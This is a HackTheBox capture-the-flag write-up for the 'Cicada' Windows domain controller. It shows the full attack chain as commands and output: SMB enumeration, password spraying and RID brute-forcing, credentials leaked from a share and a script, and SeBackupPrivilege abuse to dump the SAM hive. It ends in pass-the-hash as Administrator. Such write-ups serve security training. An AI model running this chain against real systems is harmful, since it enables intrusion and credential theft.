<table>
<tr><td colspan="3"><b>Cicada</b></td></tr>
<tr><td>Organization: HackTheBox</td><td colspan="2">Type: online CTF</td></tr>
<tr><td>Categories: □ Network Security
□ Cryptography
□ Mobile Applications</td><td>□ Reverse Engineering
□ Web Applications
□ Forensics</td><td>Difficulty: Easy</td></tr>
<tr><td>Name: Kasper Verhulst</td><td colspan="2">Release date:28-09-2024
Completing date:</td></tr>
</table>

Scanning & Reconaissance

First, let us start scanning the machine to see which services are running. As usual, let's start by running an nmap command.

```
$ sudo nmap –sS –A –p1–1024 $BOX_IP –oN nmap.out –T4
$ sudo nmap –sS –A –p– $BOX_IP –oN nmap.out –T4
```

We find the following services running on the machine:

Port	Protocol	Service
53/tcp open	DNS	Simple DNS Plus
88/tcp open	Kerberos	Windows Kerberos
135/tcp open	RPC	Microsoft Windows RPC
139/tcp open	NetBIOS	Microsoft Windows netbios-ssn
389/tcp open	LDAP	Microsoft Windows Active Director
445/tcp open	SMB	
464/tcp open	Kerberos	Password change
593/tcp open	RPC	Microsoft Windows RPC over HTTP
636/tcp open	LDAPS	Microsoft Windows Active Directory
3268/tcp open	LDAP	Microsoft Windows Active Directory Global Catalog
3269/tcp open	LDAPS	Microsoft Windows Active Directory Global Catalog
5985/tcp open	HTTP	Microsoft HTTP API httpd 2.0
59657/tcp open	RPC	Microsoft Windows RPC

SMB

Overall, to start a Windows server, I typically like to start enumerating the Windows shares:

```
$ smbclient –L 10.10.11.35
Password for [WORKGROUP\kasper]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        DEV             Disk
        HR              Disk
```

```
          IPC$              IPC        Remote IPC
          NETLOGON          Disk       Logon server share
          SYSVOL            Disk       Logon server share
```


The DEV and HR shares are custom shares so let's see id there is anything interesting on these shares:

```
$ smbclient //10.10.11.35/DEV
```

but here we have no access. Let's try the other one:

```
$ smbclient //$BOX_IP/HR
Password for [WORKGROUP\kasper]:
smb: \> ls
  .                                   D        0  Thu Mar 14 13:29:09 2024
  ..                                  D        0  Thu Mar 14 13:21:29 2024
  Notice from HR.txt                  A     1266  Wed Aug 28 19:31:48 2024
smb: \> get "Notice from HR.txt"
getting file \Notice from HR.txt of size 1266 as Notice from HR.txt (21.7
    KiloBytes/sec) (average 21.7 KiloBytes/sec)
```

Here we find an interesting file:




```
Dear new hire!

Welcome to Cicada Corp! We're thrilled to have you join our team. As part of our security protocols, it's essential that you change your default password to something unique and secure.

Your default password is: Cicada$M6Corpb*@Lp#nZp!8

To change your password:

1. Log in to your Cicada Corp account** using the provided username and the default password mentioned above.
2. Once logged in, navigate to your account settings or profile settings section.
3. Look for the option to change your password. This will be labeled as "Change Password".
4. Follow the prompts to create a new password**. Make sure your new password is strong, containing a mix of uppercase letters, lowercase letters, numbers, and special characters.
5. After changing your password, make sure to save your changes.

Remember, your password is a crucial aspect of keeping your account secure. Please do not share your password with anyone, and ensure you use a complex password.

If you encounter any issues or need assistance with changing your password, don't hesitate to reach out to our support team at support@cicada.htb.

Thank you for your attention to this matter, and once again, welcome to the Cicada Corp team!

Best regards,
Cicada Corp
```

Figure 1: Notice from HR.txt

With this default password, let 's see if we can find any usernames. My first idea was to brute-force any username with the default password:


```
$ netexec smb $BOX_IP -d cicada.htb -u /usr/share/wordlists/SecLists-master/
    Usernames/Names/names.txt -p 'Cicada$M6Corpb*@Lp#nZp!8' --continue-on-
    success
```



```
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\aaliyah:Cicada$M6Corpb*@Lp#nZp!8 (Guest)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\aaren:Cicada$M6Corpb*@Lp#nZp!8 (Guest)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\aarika:Cicada$M6Corpb*@Lp#nZp!8 (Guest)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\aaron:Cicada$M6Corpb*@Lp#nZp!8 (Guest)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\aartjan:Cicada$M6Corpb*@Lp#nZp!8 (Guest)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\aarushi:Cicada$M6Corpb*@Lp#nZp!8 (Guest)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\abagael:Cicada$M6Corpb*@Lp#nZp!8 (Guest)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\abagail:Cicada$M6Corpb*@Lp#nZp!8 (Guest)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\abahri:Cicada$M6Corpb*@Lp#nZp!8 (Guest)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\abbas:Cicada$M6Corpb*@Lp#nZp!8 (Guest)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\abbe:Cicada$M6Corpb*@Lp#nZp!8 (Guest)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\abbey:Cicada$M6Corpb*@Lp#nZp!8 (Guest)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\abbi:Cicada$M6Corpb*@Lp#nZp!8 (Guest)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\abbie:Cicada$M6Corpb*@Lp#nZp!8 (Guest)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\abby:Cicada$M6Corpb*@Lp#nZp!8 (Guest)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\abbye:Cicada$M6Corpb*@Lp#nZp!8 (Guest)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\abdalla:Cicada$M6Corpb*@Lp#nZp!8 (Guest)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\abdallah:Cicada$M6Corpb*@Lp#nZp!8 (Guest)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\abdul:Cicada$M6Corpb*@Lp#nZp!8 (Guest)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\abdullah:Cicada$M6Corpb*@Lp#nZp!8 (Guest)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\abe:Cicada$M6Corpb*@Lp#nZp!8 (Guest)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\abel:Cicada$M6Corpb*@Lp#nZp!8 (Guest)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\abi:Cicada$M6Corpb*@Lp#nZp!8 (Guest)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\abia:Cicada$M6Corpb*@Lp#nZp!8 (Guest)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\abigael:Cicada$M6Corpb*@Lp#nZp!8 (Guest)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\abigail:Cicada$M6Corpb*@Lp#nZp!8 (Guest)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\abigale:Cicada$M6Corpb*@Lp#nZp!8 (Guest)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\abra:Cicada$M6Corpb*@Lp#nZp!8 (Guest)
```

It seems like an inexisting username automatically falls back to the guest account. Another approach to enumerate usernames is by brute-forcing the RIDs:

```
$ netexec  smb $BOX_IP –u 'guest' –p '' ––rid–brute
```



```
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\guest:
SMB         10.10.11.35     445    CICADA-DC        498: CICADA\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        500: CICADA\Administrator (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        501: CICADA\Guest (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        502: CICADA\krbtgt (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        512: CICADA\Domain Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        513: CICADA\Domain Users (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        514: CICADA\Domain Guests (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        515: CICADA\Domain Computers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        516: CICADA\Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        517: CICADA\Cert Publishers (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        518: CICADA\Schema Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        519: CICADA\Enterprise Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        520: CICADA\Group Policy Creator Owners (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        521: CICADA\Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        522: CICADA\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        525: CICADA\Protected Users (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        526: CICADA\Key Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        527: CICADA\Enterprise Key Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        553: CICADA\RAS and IAS Servers (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        571: CICADA\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        572: CICADA\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        1000: CICADA\CICADA-DC$ (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1101: CICADA\DnsAdmins (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        1102: CICADA\DnsUpdateProxy (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        1103: CICADA\Groups (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        1104: CICADA\john.smoulder (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1105: CICADA\sarah.dantelia (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1106: CICADA\michael.wrightson (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1108: CICADA\david.orelious (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1109: CICADA\Dev Support (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        1601: CICADA\emily.oscars (SidTypeUser)
```

Let's store the usernames in a separate file *users.txt* and check if any of the users still have the default password.


```
$  netexec smb $BOX_IP –d cicada.htb –u users.txt –p 'Cicada$M6Corpb*@Lp#nZp
   !8' ––continue–on–success
```

Here we find that the user *michael.wrightson* uses the default password. Let's try to connect as that user:

```
$ evil–winrm –i 10.10.11.35 –u michael.wrightson –p 'Cicada$M6Corpb*@Lp#nZp!8'
```

Unfortunately, I could not connect with the user *michael.wrightson* so we must continue to enumerate with the new user:

```
$ netexec smb $BOX_IP –d cicada.htb –u 'michael.wrightson' –p 'Cicada$M6Corpb*
  @Lp#nZp!8' ––users
```




```
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.10.11.35     445    CICADA-DC        -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.10.11.35     445    CICADA-DC        Administrator                 2024-08-26 20:08:03 0       Built-in account for administering the computer/domain
SMB         10.10.11.35     445    CICADA-DC        Guest                         2024-08-28 17:26:56 0       Built-in account for guest access to the computer/domain
SMB         10.10.11.35     445    CICADA-DC        krbtgt                        2024-03-14 11:14:10 0       Key Distribution Center Service Account
SMB         10.10.11.35     445    CICADA-DC        john.smoulder                 2024-03-14 12:17:29 0
SMB         10.10.11.35     445    CICADA-DC        sarah.dantelia                2024-03-14 12:17:29 0
SMB         10.10.11.35     445    CICADA-DC        michael.wrightson             2024-03-14 12:17:29 0
SMB         10.10.11.35     445    CICADA-DC        david.orelious                2024-03-14 12:17:29 2       Just in case I forget my password is aRt$Lp#7t*VQ!3
SMB         10.10.11.35     445    CICADA-DC        emily.oscars                  2024-08-22 21:20:17 5
SMB         10.10.11.35     445    CICADA-DC        [*] Enumerated 8 local users: CICADA
```

Here we've found another password of another user *david.orelious*, but again we cannot login with this user:

```
$ evil−winrm −i 10.10.11.35 −u david.orelious −p 'aRt$Lp#7t∗VQ!3'
```

So let's continue the enumeration process


```
$ netexec smb $BOX_IP −d cicada.htb −u 'david.orelious' −p 'aRt$Lp#7t∗VQ!3' −−
    shares
```



```
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3
SMB         10.10.11.35     445    CICADA-DC        [*] Enumerated shares
SMB         10.10.11.35     445    CICADA-DC        Share           Permissions     Remark
SMB         10.10.11.35     445    CICADA-DC        -----           -----------     ------
SMB         10.10.11.35     445    CICADA-DC        ADMIN$                          Remote Admin
SMB         10.10.11.35     445    CICADA-DC        C$                              Default share
SMB         10.10.11.35     445    CICADA-DC        DEV             READ
SMB         10.10.11.35     445    CICADA-DC        HR              READ
SMB         10.10.11.35     445    CICADA-DC        IPC$            READ            Remote IPC
SMB         10.10.11.35     445    CICADA-DC        NETLOGON        READ            Logon server share
SMB         10.10.11.35     445    CICADA-DC        SYSVOL          READ            Logon server share
```

The user *david.orelious* has access to the DEV drive that we couldn't access before.

```
$  smbclient //$BOX_IP/DEV −U david.orelious
get Backup_script.ps1
```



```
➜ Cicada git:(master) ✗ cat Backup_script.ps1

$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
$credentials = New-Object System.Management.Automation.PSCredential($username, $password)
$dateStamp = Get-Date -Format "yyyyMMdd_HHmmss"
$backupFileName = "smb_backup_$dateStamp.zip"
$backupFilePath = Join-Path -Path $destinationDirectory -ChildPath $backupFileName
Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath
Write-Host "Backup completed successfully. Backup file saved to: $backupFilePath"
```

In this backup script, we find the credentials of the user *emily.oscars*. With this user, I successfully es

```
$ evil−winrm −u emily.oscars −p 'Q!3@Lp#M6b∗7t∗Vt' −i 10.10.11.35
```

HTTP

The nmap scan revealed there was also a web server listening, but I didn't find any existing pages.

```
$ gobuster dir −u http://BOX_IP:5985 −w /usr/share/wordlists/SecLists−master/
    Discovery/Web−Content/directory−list−2.3−medium.txt −o enum_dir.out
```

LDAP

The initial LDAP anonymous scan didn't reveal anything either:

```
$ ldapsearch −x −H ldap://BOX_IP −D '' −w '' −b ”dc=cicada,dc=htb”

$ nmap −n −sV  −−script 'ldap∗ and not brute' −p 389 BOX_IP
```

Privilege Escalation

The first thing we will check are the current privileges of our user: $whoami /priv.

SeBackupPrivilege	Back up files and directories	Enabled
SeRestorePrivilege	Restore files and directories	Enabled
SeShutdownPrivilege	Shut down the system	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

I checked these privileges and already the first one **SeBackup** can be abused to elevate our privileges. This privilege allows us to bypass the normal restrictions and read sensitive files. The idea is to extract the local SAM file. First, create a temporary directory and copy the SAM file:

```
$ mkdir C:\temp
$ reg save hklm\sam C:\temp\sam
```

Since the SAM table is also encrypted in modern systems, we also need to extract the system hive that contains the encryption key:

```
$ reg save hklm\system C:\temp\system
```

Transer the dumped files to our attacker's machine:

```
$ download C:\temp\sam
$ download C:\temp\system
```

Now we can decrypt the SAM file with the secretsdump impacket module on our KALI machine:

```
$ impacket−secretsdump −sam sam.hive −system system.hive LOCAL
```

Here we find the NTLM hash of the Administrator user. Now I can try to Pass-the-hash of the Administator directly, so that you don't even have to crack the hash:

```
$ evil−winrm −i 10.10.11.35 −u Administrator −H 2b87e7c93a3e8a0ea4a581937016f341
```

On the Desktop of the Administrator, we find the root flag.